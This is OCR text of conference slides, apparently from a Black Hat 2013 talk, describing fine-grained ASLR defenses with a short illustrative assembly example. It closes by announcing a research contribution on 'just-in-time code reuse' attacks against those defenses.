
Basic Block Randomization

[Wartell et al., ACM CCS 2012; Davi et al. AsiaCCS 2013]



Basic Block Randomization


[Wartell et al., ACM CCS 2012; Davi et al. AsiaCCS 2013]



black hat USA 2013

Instruction Location Randomization

[Hiser et al., IEEE S&P 2012]



Instruction Location Randomization

[Hiser et al., IEEE S&P 2012]

Original

MOV EBX, EAX
CALL 0x10FF
MOV (ESP), EAX
RET

0x10FF:
ADD EAX, ECX
RET

Randomized

0x1000: **MOV** (ESP), EAX

0x12A0: **RET**

0x1F00: **RET**


0x2000: **CALL** 0x3000

0x2500: **MOV** EBX, EAX

0x3000: **ADD** EAX, ECX

Instruction Location Randomization

[Hiser et al., IEEE S&P 2012]



Execution is driven by a fall-through map and a binary translation framework (Strata)

Does Fine-Grained ASLR Provide a Viable Defense in the Long Run?

Contributions

Contributions

1

A novel attack class that undermines fine-grained ASLR, dubbed *just-in-time code reuse*


Contributions

1. A novel attack class that undermines fine-grained ASLR, dubbed *just-in-time code reuse*
2. We show that *memory disclosures* are far more damaging than previously believed

